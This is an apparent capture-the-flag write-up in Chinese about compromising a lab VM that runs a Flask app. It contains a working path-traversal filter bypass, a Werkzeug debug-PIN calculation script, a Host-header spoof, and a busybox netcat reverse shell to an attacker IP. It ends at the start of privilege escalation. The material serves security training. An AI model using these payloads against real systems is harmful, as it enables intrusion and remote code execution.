tmp

端口扫描

```python
(base) ┌──(root㉿kali)-[~]
└─# nmap -sV -A 192.168.56.137
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-02-09 11:04 UTC
Nmap scan report for 192.168.56.137
Host is up (0.00056s latency).
Not shown: 998 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 10.2 (protocol 2.0)
5000/tcp open  upnp?
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.1 200 OK
|     Server: Werkzeug/3.1.3 Python/3.12.12
|     Date: Mon, 09 Feb 2026 11:04:15 GMT
|     Content-Disposition: inline; filename=index.html
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 1151
|     Last-Modified: Wed, 28 Jan 2026 09:32:32 GMT
|     Cache-Control: no-cache
|     ETag: "1769592752.6121109-1151-1563297874"
|     Date: Mon, 09 Feb 2026 11:04:15 GMT
|     Connection: close
|     <!DOCTYPE html>
|     <html lang="zh-CN">
|     <head>
|     <meta charset="UTF-8">
|     <meta name="viewport" content="width=device-width, initial-scale=1.0">
|     <title>
|     </title>
|     <link rel="stylesheet" href="/static/style.css">
|     <link href="https://fonts.googleapis.com/css2?
family=Noto+Serif+SC:wght@400;700&family=Roboto:wght@300;400;500&display=swap"
rel="stylesheet">
|     </head>
|     <body>
|     <div class="container">
|     <header>
|     <h1>My Playlist</h1>
|     class="subtitle">Select a song to
|   HTTPOptions:
|     HTTP/1.1 200 OK
|     Server: Werkzeug/3.1.3 Python/3.12.12
|     Date: Mon, 09 Feb 2026 11:04:30 GMT
|     Content-Type: text/html; charset=utf-8
|     Allow: OPTIONS, HEAD, GET
|     Content-Length: 0
|     Connection: close
|   RTSPRequest:
|     <!DOCTYPE HTML>
|     <html lang="en">
|     <head>
|     <meta charset="utf-8">
|     <title>Error response</title>
|     </head>
|     <body>
|     <h1>Error response</h1>
|     <p>Error code: 400</p>
|     <p>Message: Bad request version ('RTSP/1.0').</p>
|     <p>Error code explanation: 400 - Bad request syntax or unsupported method.
</p>
|     </body>
|_    </html>
1 service unrecognized despite returning data. If you know the service/version,
please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?
new-service :
SF-Port5000-TCP:V=7.94SVN%I=7%D=2/9%Time=6989BF2F%P=x86_64-pc-linux-gnu%r(
SF:GetRequest,5F9,"HTTP/1\.1\x20200\x20OK\r\nServer:\x20Werkzeug/3\.1\.3\x
SF:20Python/3\.12\.12\r\nDate:\x20Mon,\x2009\x20Feb\x202026\x2011:04:15\x2
SF:0GMT\r\nContent-Disposition:\x20inline;\x20filename=index\.html\r\nCont
SF:ent-Type:\x20text/html;\x20charset=utf-8\r\nContent-Length:\x201151\r\n
SF:Last-Modified:\x20Wed,\x2028\x20Jan\x202026\x2009:32:32\x20GMT\r\nCache
SF:-Control:\x20no-cache\r\nETag:\x20\"1769592752\.6121109-1151-1563297874
SF:\"\r\nDate:\x20Mon,\x2009\x20Feb\x202026\x2011:04:15\x20GMT\r\nConnecti
SF:on:\x20close\r\n\r\n<!DOCTYPE\x20html>\n<html\x20lang=\"zh-CN\">\n<head
SF:>\n\x20\x20\x20\x20<meta\x20charset=\"UTF-8\">\n\x20\x20\x20\x20<meta\x
SF:20name=\"viewport\"\x20content=\"width=device-width,\x20initial-scale=1
SF:\.0\">\n\x20\x20\x20\x20<title>\xe4\xba\x91\xe7\xab\xaf\xe6\xad\x8c\xe8
SF:\xaf\x8d\xe6\x9c\xac</title>\n\x20\x20\x20\x20<link\x20rel=\"stylesheet
SF:\"\x20href=\"/static/style\.css\">\n\x20\x20\x20\x20<link\x20href=\"htt
SF:ps://fonts\.googleapis\.com/css2\?family=Noto\+Serif\+SC:wght@400;700&f
SF:amily=Roboto:wght@300;400;500&display=swap\"\x20rel=\"stylesheet\">\n</
SF:head>\n<body>\n\x20\x20\x20\x20<div\x20class=\"container\">\n\x20\x20\x
SF:20\x20\x20\x20\x20\x20<header>\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x2
SF:0\x20\x20<h1>My\x20Playlist</h1>\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\
SF:x20\x20\x20<p\x20class=\"subtitle\">Select\x20a\x20song\x20to\x20")%r(R
SF:TSPRequest,16C,"<!DOCTYPE\x20HTML>\n<html\x20lang=\"en\">\n\x20\x20\x20
SF:\x20<head>\n\x20\x20\x20\x20\x20\x20\x20\x20<meta\x20charset=\"utf-8\">
SF:\n\x20\x20\x20\x20\x20\x20\x20\x20<title>Error\x20response</title>\n\x2
SF:0\x20\x20\x20</head>\n\x20\x20\x20\x20<body>\n\x20\x20\x20\x20\x20\x20\
SF:x20\x20<h1>Error\x20response</h1>\n\x20\x20\x20\x20\x20\x20\x20\x20<p>E
SF:rror\x20code:\x20400</p>\n\x20\x20\x20\x20\x20\x20\x20\x20<p>Message:\x
SF:20Bad\x20request\x20version\x20$'RTSP/1\.0'$\.</p>\n\x20\x20\x20\x20\
SF:x20\x20\x20\x20<p>Error\x20code\x20explanation:\x20400\x20-\x20Bad\x20r
SF:equest\x20syntax\x20or\x20unsupported\x20method\.</p>\n\x20\x20\x20\x20
SF:</body>\n</html>\n")%r(HTTPOptions,C8,"HTTP/1\.1\x20200\x20OK\r\nServer
SF::\x20Werkzeug/3\.1\.3\x20Python/3\.12\.12\r\nDate:\x20Mon,\x2009\x20Feb
SF:\x202026\x2011:04:30\x20GMT\r\nContent-Type:\x20text/html;\x20charset=u
SF:tf-8\r\nAllow:\x20OPTIONS,\x20HEAD,\x20GET\r\nContent-Length:\x200\r\nC
SF:onnection:\x20close\r\n\r\n");
MAC Address: 08:00:27:02:4F:4B (Oracle VirtualBox virtual NIC)
No exact OS matches for host (If you know what OS is running on it, see
https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94SVN%E=4%D=2/9%OT=22%CT=1%CU=44455%PV=Y%DS=1%DC=D%G=Y%M=080027
OS:%TM=6989BF91%P=x86_64-pc-linux-gnu)SEQ(SP=106%GCD=1%ISR=10C%TI=Z%CI=Z%TS
OS:=A)SEQ(SP=106%GCD=1%ISR=10C%TI=Z%CI=Z%II=I%TS=A)OPS(O1=M5B4ST11NW8%O2=M5
OS:B4ST11NW8%O3=M5B4NNT11NW8%O4=M5B4ST11NW8%O5=M5B4ST11NW8%O6=M5B4ST11)WIN(
OS:W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE88)ECN(R=Y%DF=Y%T=40%W=FAF0
OS:%O=M5B4NNSNW8%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R
OS:=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%
OS:A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%
OS:DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIP
OS:L=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)

Network Distance: 1 hop

TRACEROUTE
HOP RTT     ADDRESS
1   0.56 ms 192.168.56.137

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 104.24 seconds
```


5000/tcp

审计源码可以发现有两个 api 接口 `/songs` 列出歌曲，`/sing?song=<filename>` 读取歌词

```
document.addEventListener('DOMContentLoaded', () => {
    const songList = document.getElementById('song-list');
    const lyricsContent = document.getElementById('lyrics-content');
    const songTitle = document.getElementById('current-song-title');
    const loading = document.getElementById('loading');

    // Fetch song list
    fetch('/songs')
        .then(res => res.json())
        .then(songs => {
            if (songs.length === 0) {
                loading.textContent = "暂无歌曲";
                loading.classList.remove('hidden');
                return;
            }

            songs.forEach(song => {
                const li = document.createElement('li');
                li.className = 'song-item';
                li.textContent = song;
                li.onclick = () => loadLyrics(song, li);
                songList.appendChild(li);
            });
        })
        .catch(err => {
            console.error(err);
            loading.textContent = "加载列表失败";
            loading.classList.remove('hidden');
        });

    function loadLyrics(filename, element) {
        // UI Update
        document.querySelectorAll('.song-item').forEach(el =>
  el.classList.remove('active'));
        element.classList.add('active');

        // Animation reset
        lyricsContent.classList.remove('visible');
        songTitle.style.opacity = '0';

        // Fetch Lyrics
        fetch(`/sing?song=${encodeURIComponent(filename)}`)
            .then(res => {
                if (!res.ok) throw new Error("Load failed");
                return res.text();
            })
            .then(text => {
                setTimeout(() => {
                    songTitle.textContent = filename;
                    songTitle.style.opacity = '1';

                    lyricsContent.textContent = text;
                    lyricsContent.classList.add('visible');
                }, 300); // Small delay for transition effect
            })
            .catch(err => {
                lyricsContent.textContent = "读取歌词失败: " + err.message;
                lyricsContent.classList.add('visible');
            });
    }
});
```

测试一下 `/sing?song=<filename>` 发现存在路径穿越漏洞，但是过滤了 `../` 尝试双写 `//` 绕过


```
http://192.168.56.137:5000/sing?song=..//..//..//../etc/passwd
```



```
root:x:0:0:root:/root:/bin/bash bin:x:1:1:bin:/bin:/sbin/nologin daemon:x:2:2:daemon:/sbin:/sbin/nologin lp:x:4:7:lp:/var/spool/lpd:/s
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown halt:x:7:0:halt:/sbin:/sbin/halt mail:x:8:12:mail:/var/mail:/sbin/nologin news:x:9:13:ne
uucppublic:/sbin/nologin cron:x:16:16:cron:/var/spool/cron:/sbin/nologin ftp:x:21:21::/var/lib/ftp:/sbin/nologin sshd:x:22:22:sshd:/d
nologin ntp:x:123:123:NTP:/var/empty:/sbin/nologin guest:x:405:100:guest:/dev/null:/sbin/nologin nobody:x:65534:65534:nobody:/
apache:x:101:102:apache:/var/www:/sbin/nologin tuf:x:1000:1000::/home/tuf:/bin/bash
```

不安全
http://192.168.56.137:5000/sing?song=..//..//..//../etc/passwd
ctf
博客
算法
工具
靶场

通过报错知道源码的位置在 `app/app.py`



```
File "/usr/lib/python3.12/site-packages/flask/app.py", line 902, in dispatch_request
  return self.ensure_sync(self.view_functions[rule.endpoint])(**view_args)  # type: ignore[no-any-return]
         ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
File "/app/app.py", line 53, in sing_song
  raise e
  ^^^^^^^
File "/app/app.py", line 45, in sing_song
  raise FileNotFoundError(f"找不到指定的文件: {target_path}")
  ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
FileNotFoundError: 找不到指定的文件: /app/songs/home/tuf/user.txt
```

The debugger caught an exception in your WSGI application. You can now look at the traceback which led to the error.

To switch between the interactive traceback and the plaintext one, you can click on the "Traceback" headline. From the text traceback you can also create a paste of

读取源码

```
http://192.168.56.137:5000/sing?song=..//..//..//../app/app.py
```

```python
import os
from flask import Flask, request, jsonify, send_from_directory

# 以脚本所在目录作为基准目录
BASE_DIR = os.path.dirname(os.path.abspath(__file__))

SONGS_DIR = os.path.join(BASE_DIR, "songs")
STATIC_DIR = os.path.join(BASE_DIR, "static")

# 初始化 Flask 应用
app = Flask(__name__, static_folder=STATIC_DIR, static_url_path="/static")

# 确保 songs 目录存在
os.makedirs(SONGS_DIR, exist_ok=True)

@app.route('/')
def index():
    # 服务静态首页
    return send_from_directory(STATIC_DIR, 'index.html')


@app.route('/songs', methods=['GET'])
def list_songs():
    # 列出 songs 目录下的文件名
    files = []
    try:
        if os.path.exists(SONGS_DIR):
            for fname in os.listdir(SONGS_DIR):
                full_path = os.path.join(SONGS_DIR, fname)
                if os.path.isfile(full_path):
                    files.append(fname)
    except OSError:
        pass
    return jsonify(files)


@app.route('/sing', methods=['GET'])
def sing_song():
    user_input = request.args.get('song', '')
    sanitized = user_input.replace('../', '')
    target_path = os.path.join(SONGS_DIR, sanitized)

    try:
        if not os.path.exists(target_path) or not os.path.isfile(target_path):
             raise FileNotFoundError(f"找不到指定的文件: {target_path}")
        with open(target_path, 'r', encoding='utf-8') as f:
            content = f.read()

        return content

    except Exception as e:
        raise e


if __name__ == '__main__':
    app.run(debug=True, host='0.0.0.0', port=5000)
```

发现应用开启了 debug 模式。Werkzeug 的 debug 模式会提供一个交互式的 Python 控制台，但需要输入正确的 PIN 码才能使用。

Werkzeug 的 PIN 码是根据以下信息计算得出的：

- 运行应用的用户名
- Flask 应用的模块名（通常是 `flask.app`）
- Flask 应用的类名（通常是 `Flask`）
- Flask 应用文件的路径
- 网卡 MAC 地址（转换为十进制）
- machine-id（由 `/etc/machine-id` 和 `/proc/sys/kernel/random/boot_id` 等组成）

通过路径穿越依次读取这些信息：

读取 `/sys/class/net/eth0/address` 获取 MAC 地址：`08:00:27:02:4f:4b`，去掉冒号后作为十六进制数转换为十进制：`int('080027024f4b', 16)` = `8796747485003`。

```
(base) ┌──(root㉿kali)-[~]
└─# curl http://192.168.56.137:5000/sing?
song=..//..//..//..//sys/class/net/eth0/address
08:00:27:02:4f:4b
```

读取 `/proc/sys/kernel/random/boot_id` 获取 boot_id。

```
(base) ┌──(root㉿kali)-[~]
└─# curl http://192.168.56.137:5000/sing?
song=..//..//..//..//proc/sys/kernel/random/boot_id
ebeccfa9-8700-4539-babc-36eea9a457bf
```


读取 `/etc/machine-id` 发现为空。

然后写个脚本计算 PIN 码：

```python
import hashlib
from itertools import chain

probably_public_bits = [
    'tuf',            # 用户名
    'flask.app',      # 模块名
    'Flask',          # 类名
    '/usr/lib/python3.12/site-packages/flask/app.py'  # Flask 路径
]

private_bits = [
    '8796747485003',  # MAC 地址十进制
    'ebeccfa9-8700-4539-babc-36eea9a457bf'      # boot_id
]

h = hashlib.sha1()
for bit in chain(probably_public_bits, private_bits):
    if not bit:
        continue
    if isinstance(bit, str):
        bit = bit.encode("utf-8")
    h.update(bit)
h.update(b"cookiesalt")

cookie_name = f"__wzd{h.hexdigest()[:20]}"

h.update(b"pinsalt")
num = f"{int(h.hexdigest(), 16):09d}"[:9]

for group_size in 5, 4, 3:
    if len(num) % group_size == 0:
        rv = "-".join(
            num[x : x + group_size].rjust(group_size, "0")
            for x in range(0, len(num), group_size)
        )
        break

print(f"PIN: {rv}")
```

计算得到 PIN 码：`520-701-993`

可以发现接通过浏览器访问 debug 页面时，虽然可以看到 Traceback 信息，但代码行旁边并没有出现交互式终端图标。这是因为 Werkzeug 配置了 trusted_hosts 检查，当请求的 Host 头（`192.168.56.137:5000`）不在信任列表中时，会静默禁用 EVALEX 交互式调试功能。需要在请求中将 Host 头设置为 `127.0.0.1:5000` 才能绕过这个检查，使页面出现可点击的终端图标从而进入交互式 Python console。




FileNotFoundError

```
FileNotFoundError: 找不到指定的文件: ///user.txt
```

Traceback (most recent call last)

```
File "/usr/lib/python3.12/site-packages/flask/app.py", line 1536, in __call__
  return self.wsgi_app(environ, start_response)
         ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
File "/usr/lib/python3.12/site-packages/flask/app.py", line 1514, in wsgi_app
  response = self.handle_exception(e)
             ^^^^^^^^^^^^^^^^^^^^^^^^
File "/usr/lib/python3.12/site-packages/flask/app.py", line 1511, in wsgi_app
  response = self.full_dispatch_request()
             ^^^^^^^^^^^^^^^^^^^^^^^^^^^^
File "/usr/lib/python3.12/site-packages/flask/app.py", line 919, in full_dispatch_request
  rv = self.handle_user_exception(e)
       ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
File "/usr/lib/python3.12/site-packages/flask/app.py", line 917, in full_dispatch_request
  rv = self.dispatch_request()
       ^^^^^^^^^^^^^^^^^^^^^^^
File "/usr/lib/python3.12/site-packages/flask/app.py", line 902, in dispatch_request
  return self.ensure_sync(self.view_functions[rule.endpoint])(**view_args)  # type: ignore[no-any-return]
         ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
File "/app/app.py", line 53, in sing_song
  raise e
  ^^^^^^^
File "/app/app.py", line 45, in sing_song
  raise FileNotFoundError(f"找不到指定的文件: {target_path}")
  ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^

FileNotFoundError: 找不到指定的文件: ///user.txt
```

先修改一下 host 头，然后就能进入 Python console



FileNotFoundError

```
FileNotFoundError: 找不到指定的文件: ///user.txt
```

Traceback (most recent call last)

```
File "/usr/lib/python3.12/site-packages/flask/app.py", line 1536, in __call__
  return self.wsgi_app(environ, start_response)
         ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
File "/usr/lib/python3.12/site-packages/flask/app.py", line 1514, in wsgi_app
  response = self.handle_exception(e)
             ^^^^^^^^^^^^^^^^^^^^^^^^
File "/usr/lib/python3.12/site-packages/flask/app.py", line 1511, in wsgi_app
  response = self.full_dispatch_request()
             ^^^^^^^^^^^^^^^^^^^^^^^^^^^^
```

查看器 控制台 调试器 网络 样式编辑器 性能 无障碍环境 内存 存储 应用程序 HackBar HackBar
LOAD SPLIT EXECUTE TEST SQLI XSS LFI SSRF SSTI SHELL ENCODING HASHING CUSTOM MODE THEME


URL
`http://192.168.56.137:5000/sing?song=..//..//..//../user.txt`

Use POST method

MODIFY HEADER

Name	Value
✓ Host	127.0.0.1:5000
✓ User-Agent	Mozilla/5.0 (Windows NT 10.0; Win


这里在最后抓个包发送 PIN 码。不然浏览器发送 PIN 验证请求时，Host 头还是 192.168.56.137:5000，导致一直失败



```
GET /sing?__debugger__=yes&cmd=pinauth&pin=520-701-993&s=7cdBU7lkEUL0P7ycR0bm
HTTP/1.1
Host: 127.0.0.1:5000
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:147.0) Gecko/20100101
 Firefox/147.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.9,zh-TW;q=0.8,zh-HK;q=0.7,en-US;q=0.6,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://192.168.56.137:5000/sing?song=..//..//..//../user.txt
Connection: keep-alive
Priority: u=0

```

```
HTTP/1.1 200 OK
Server: Werkzeug/3.1.3 Python/3.12.12
Date: Mon, 09 Feb 2026 12:43:38 GMT
Content-Type: application/json
Content-Length: 34
Set-Cookie: __wzdeed8371e5e1c3edca116=1770641018|b0fc69ee2897; HttpOnly;
Path=/; SameSite=Strict
Connection: close

{
  "auth":true,
  "exhausted":false
}
```

或者在浏览器上全局添加一个头就行，然后就能拿到 shell




```
[console ready]
>>> id
<built-in function id>
>>> cmd=__import__('os').popen('id').read()
>>> __import__('os').popen('id').read()
'uid=1000(tuf) gid=1000(tuf) groups=1000(tuf),1000(tuf)\n'
>>> 
```

反弹一个 shell

```
__import__('os').popen('busybox nc 192.168.56.102 3344 -e /bin/bash').read()
```

稳定一下 shell

```
/usr/bin/script -qc /bin/bash /dev/null
按下 ctrl z
stty raw -echo; fg
export TERM=xterm
export SHELL=/bin/bash
```



```
(base) ┌──(root㉿kali)-[~]
└─# nc -lvvp 3344
listening on [any] 3344 ...
192.168.56.137: inverse host lookup failed: Unknown host
connect to [192.168.56.102] from (UNKNOWN) [192.168.56.137] 45403
/usr/bin/script -qc /bin/bash /dev/null
tuf@tmp:/$ ^Z
zsh: suspended  nc -lvvp 3344

(base) ┌──(root㉿kali)-[~]
└─# stty raw -echo; fg
[1]  + continued  nc -lvvp 3344

tuf@tmp:/$ export TERM=xterm
export SHELL=/bin/bash
tuf@tmp:/$ id
uid=1000(tuf) gid=1000(tuf) groups=1000(tuf),1000(tuf)
tuf@tmp:/$
```

```
tuf@tmp:~$ cat user.txt
flag{user-efc2ff45f0724ce8bd897e4cdd356eca}
tuf@tmp:~$
```

提权

`sudo -l` 查看当前用户的 sudo 权限，发现有 `/usr/local/bin/getflag`

```
tuf@tmp:~$ sudo -l
Matching Defaults entries for tuf on tmp:


secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

Runas and Command-specific defaults for tuf:
    Defaults!/usr/sbin/visudo env_keep+="SUDO_EDITOR EDITOR VISUAL"

User tuf may run the following commands on tmp:
    (ALL) NOPASSWD: /usr/local/bin/getflag
tuf@tmp:~$
```

先看看 /usr/local/bin/getflag 的用法和内容

```
